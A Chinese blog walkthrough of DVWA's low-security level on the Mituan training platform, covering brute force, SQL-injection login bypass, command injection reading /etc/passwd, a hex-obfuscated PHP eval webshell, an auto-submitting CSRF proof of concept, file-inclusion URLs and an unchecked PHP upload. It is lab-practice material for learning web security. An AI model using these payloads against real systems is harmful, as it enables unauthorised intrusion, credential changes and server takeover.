

谜团靶机writeup - DVWA-低等级靶场通关指南

原创

zycdn 于 2021-01-06 21:41:46 发布 1130 收藏 3

分类专栏: [谜团靶机](#) 文章标签: [网络安全](#) [谜团靶机](#) [DVWA](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/zycdn/article/details/112279675>

版权



[谜团靶机](#) 专栏收录该内容

8 篇文章 3 订阅

订阅专栏

DVWA (Damn Vulnerable Web Application) 是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用, 旨在为安全专业人员测试自己的专业技能和工具提供合法的环境, 帮助web开发者更好的理解web应用安全防范的过程。

谜团靶机平台地址: <https://mituan.zone/>

注册选择靶机

注册登录之后可以看到有很多靶机, 选择本次的目标-DVWA。

The screenshot shows the Mituan platform interface. On the left is a dark sidebar with navigation options: 靶机广场, 我的靶场, 我的订单, and 我的收藏. The main content area is titled '谜团靶机平台' and features a search bar. Below the search bar is a grid of six target machine cards, each with a title, rating, difficulty level, and a brief description. The cards are: 1. SP系列 (开源), 暂无评价, 主机安全, 靶机数量: 8, 中阶. 2. Pinky's Palace (开源), 暂无评价, 主机安全, 靶机数量: 4, 中阶. 3. bulldog (开源), 暂无评价, 主机安全, 靶机数量: 2, 中阶. 4. 综合 · OWASP Mutillidae II (开源), 5分, 初阶, OWASP top10. 5. 专项 · XSS跨站脚本攻击 (开源), 5分, XSS, Web安全. 6. 专项 · SQL注入 (开源), 5分, Web安全, SQL注入.



点击开始练习

首页 > 靶机详情

综合 · DVWA

Web安全 渗透测试

你将收获

网络安全渗透中，必知必会的14个漏洞的渗透方式

适用人群

- 需要最基础的练习环境的专业人员
- 网页开发、测试或代码审计人员
- 网络安全专业的同学
- 对网络安全感兴趣的各界人士

简介

Damn Vulnerable Web App (DVWA)是一个含有漏洞的基于PHP/MySQL的Web应用平台。

其主要目标是帮助安全专业人员能够在合法的环境练习技巧和工具；

帮助Web开发者更好地理解如何确保Web应用安全的过程；

并且帮助老师/学生们能够在同一个环境中传授/学习Web应用安全知识。

[开始练习](#) ★★★★★ 惊喜 [提交评价](#)

点击打开按钮

谜团靶机平台

首页 > 靶机实例

靶机1

DVWA

Damn Vulnerable Web Application (DVWA)

首次打开时先点击 **login** 或 **直接访问 /setup.php**。页面跳转后 **点击“create/reset database”** 重置数据库。再点击 **login** 返回登陆界面，或 **直接访问 /login.php**。

登陆默认用户名：(任选其一)

用户名 `admin pablo gordonb 1337 smithy`

密码 `password letmein abc123 charley password`

官方链接：<http://www.dvwa.co.uk/>

有什么问题可以反馈给我们 😊

控制面板

靶机状态 **正在运行** ✨

[点打开](#) [关闭](#) [重置](#) [重置](#)

在新打开的页面中输入admin password登录，进行靶场初始化。

Setup DVWA

Instructions

About

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: `/var/www/html/config/config.inc.php`

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin // password**") at any stage.

Setup Check

Operating system: `*nix`
Backend database: `MySQL`
PHP version: `7.0.30-0+deb9u1`

Web Server SERVER_NAME: `b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone`

PHP function `display_errors`: `Disabled`
PHP function `safe_mode`: `Disabled`
PHP function `allow_url_include`: `Enabled`
PHP function `allow_url_fopen`: `Enabled`
PHP function `magic_quotes_gpc`: `Disabled`
PHP module `gd`: `Installed`
PHP module `mysql`: `Installed`
PHP module `pdo_mysql`: `Installed`

MySQL username: `app`
MySQL password: `*****`
MySQL database: `dvwa`
MySQL host: `127.0.0.1`

reCAPTCHA key: **Missing**

[User: www-data] Writable folder `/var/www/html/hackable/uploads/`: `Yes`
[User: www-data] Writable file `/var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt`: `Yes`

[User: www-data] Writable folder `/var/www/html/config/`: `Yes`
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your `php.ini` file and restart Apache.

```
allow_url_fopen = On  
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database

https://blog.csdn.net/zycdn

初始化完成之后，重新登录，开始靶场练习。。。

Brute Force

输入admin、admin之后抓包，发送到爆破模块，添加字典然后进行暴力破解，成功得到密码password。

1.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

Vulnerability: Brute Force

Login

Username:

Password:

CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

2.

Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to p details.

Attack type:

```

GET /vulnerabilities/brute/?username=admin&password=$admin$&Login=Login HTTP/1.1
Host: b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=cev25n95v4b83oil653r8in5o7; security=low
Connection: close
  
```

3.

Target Positions Payloads Options

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types and each payload type can be customized in different ways.

Payload set: Payload count: 6,000

Payload type: Request count: 6,000

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

a123456789
11223344
1qaz2wsx
xiazhili
password
789456123
qwertyuiop

4.

The screenshot shows the Burp Suite interface during an intruder attack. On the left, the 'Request Headers' and 'Request Engine' settings are visible. The main window displays a table of requests and their corresponding responses. The table has columns for Request, Payload, Status, Error, Timeout, Length, and Comment. Request 5 is highlighted, showing a payload of 'password' and a status of 200. Below the table, the response for request 5 is shown as 'HTTP/1.1 200 OK'.

Request	Payload	Status	Error	Timeout	Length	Comment
5	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4700	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4662	
1	a123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4662	
2	11223344	200	<input type="checkbox"/>	<input type="checkbox"/>	4662	
3	1qaz2wsx	200	<input type="checkbox"/>	<input type="checkbox"/>	4662	
4	xiazhili	200	<input type="checkbox"/>	<input type="checkbox"/>	4662	
6	789456123	200	<input type="checkbox"/>	<input type="checkbox"/>	4662	
7	qwertyuiop	200	<input type="checkbox"/>	<input type="checkbox"/>	4662	
8	qqqqqqqq	200	<input type="checkbox"/>	<input type="checkbox"/>	4662	
9	iloveyou	200	<input type="checkbox"/>	<input type="checkbox"/>	4662	

<https://blog.csdn.net/zycdn>

经过查看源码，发现也可以通过注入的方式登录，

- `admin' and 1=1 -- qwe` or不行
- `admin' or '1'='1` and不行
- `admin'#`

1.

The screenshot shows a web application interface titled "Vulnerability: Brute Force". On the left, there is a navigation menu with items like Home, Instructions, Setup / Reset DB, Brute Force (highlighted), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area shows a "Login" form with fields for "Username" (admin) and "Password" (password). Below the form, it says "Welcome to the password protected area admin" and includes a small image of a person looking surprised. There is also a "More Information" section with links to OWASP and other security resources.

2.

Partial screenshot of the web application interface showing the title "Vulnerability: Brute Force".

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript


Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin' or '1'='1



More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

3.

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript


Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin#



More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

<https://blog.csdn.net/zycdn>

Command Injection

输入 `127.0.0.1 | cat /etc/passwd` 或者 `| echo '<?php`

`$a="6576616c28245f52455"."1554553545b385d293b";$b="a";define("a",PACK("H*",$b));eval(a);?>' >`

`../../mituan.php`，之后访问地址 `http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/mituan.php?8=phpinfo();`

1.

- Home
- Instructions
- Setup / Reset DB
- Brute Force

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,:/nonexistent:/bin/false

```

More Information

2.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

3.

System	Linux 5f5d5ce3d617 4.15.0-1063-aws #67-Ubuntu SMP Mon Mar 2 07:24:29 UTC 2020 x86_64
Built Date	Jun 14 2018 13:50:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-pdo_pgsql.ini, /etc/php/7.0/apache2/conf.d/20-pgsql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-simplexml.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini, /etc/php/7.0/apache2/conf.d/20-wddx.ini, /etc/php/7.0/apache2/conf.d/20-xmlreader.ini, /etc/php/7.0/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.0/apache2/conf.d/20-xsl.ini, /etc/php/7.0/apache2/conf.d/20-zip.ini, /etc/php/7.0/apache2/conf.d/20-zlib.ini

CSRF

点击Change之后，用Burp抓包，然后制作CSRF Poc。

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form id='a' action="http://b20b47d25e6e4146a001ba46fd059ea4.app.mituhan.zone/vulnerabilities/csrf/">
  <input type="hidden" name="password&#95;new" value="admin123" />
  <input type="hidden" name="password&#95;conf" value="admin123" />
  <input type="hidden" name="Change" value="Change" />
  <input type="submit" value="Submit request" />
</form>
</body>
<script>
function abc(){
  document.getElementById('a').submit();
}
setTimeout(abc, 500);
</script>
</html>
```

1.

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:
admin123

Confirm new password:

Change

More Information


- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

2.


Drop Intercept is on Action

Headers Hex

csrf/?password_new=admin123&password_conf=admin123&Change=Change HTTP/1.1




3.



<https://blog.csdn.net/zycdn>

退出当前账号，然后重新登录，再然后访问刚才制作的Poc页面，发现直接提示密码已经更新。



Password Changed.

PTCHA

n

n (Blind)

on IDs

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>


<https://blog.csdn.net/zycdn>

现在可以使用新设置的密码 `admin123` 重新登录了。

File Inclusion

- <http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/vulnerabilities/fi/?page=/etc/apache2/apache2.conf> (file4.php)
- <http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/vulnerabilities/fi/?page=file:///etc/apache2/apache2.conf>
- <http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/vulnerabilities/fi/?page=http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/phpinfo.php>
- <http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/vulnerabilities/fi/?page=http://www.baidu.com>

1.



1. 不安全 | b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/vulnerabilities/fi/?page=/etc/passwd

```
root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/spoolpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/4:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:./nonexistent:/bin/false mysql:x:101:101:MySQL Server,../nonexistent:/bin/false
```

DVWA


- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion**
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass

2.



2. 不安全 | b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/vulnerabilities/fi/?page=http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/phpinfo.php

The screenshot shows a blank page with a small error icon in the top right corner, indicating that the file inclusion attempt failed to load the requested resource.



<https://blog.csdn.net/zycdn>


File Upload

查看源码发现没有任何校验，所以这里直接上传php文件了。



<https://blog.csdn.net/zycdn>

访问刚上传的文件，发现无法解析。



<?php phpinfo();?>

<https://blog.csdn.net/zycdn>

NO, 不要忘了前面还有文件包含呢。

<http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/vulnerabilities/fi/?page=http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/hackable/uploads/111.PHP>

7d25e6e4146a001ba46fd059ea4.app.mituan.zone/vulnerabilities/fi/?page=http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/hackable/upl...

User Note Maintainers	Daniel P. Brown, Thiago Henrique Pojda
Other Contributors	Previously active authors, editors and other contributors are listed in the manual.
PHP Quality Assurance Team	
Ilia Alshanetsky, Joerg Behrens, Antony Dovgal, Stefan Esser, Moriyoshi Koizumi, Magnus Maatta, Sebastian Nohn, Derick Rethans, Melvyn Sopacua, Jani Taskinen, Pierre-Alain Joye, Dmitry Stogov, Felipe Pena, David Soria Parra, Stanislav Malyshev, Julien Pauli, Stephen Zarkos, Anatol Belski, Remi Collet, Ferenc Kovacs	
Websites and Infrastructure team	
PHP Websites Team	Rasmus Lerdorf, Hannes Magnusson, Philip Olson, Lukas Kahwe Smith, Pierre-Alain Joye, Kalle Sommer Nielsen, Peter Cowburn, Adam Harvey, Ferenc Kovacs, Levi Morrison
Event Maintainers	Damien Seguy, Daniel P. Brown
Network Infrastructure	Daniel P. Brown
Windows Infrastructure	Alex Schoenmaker

PHP License

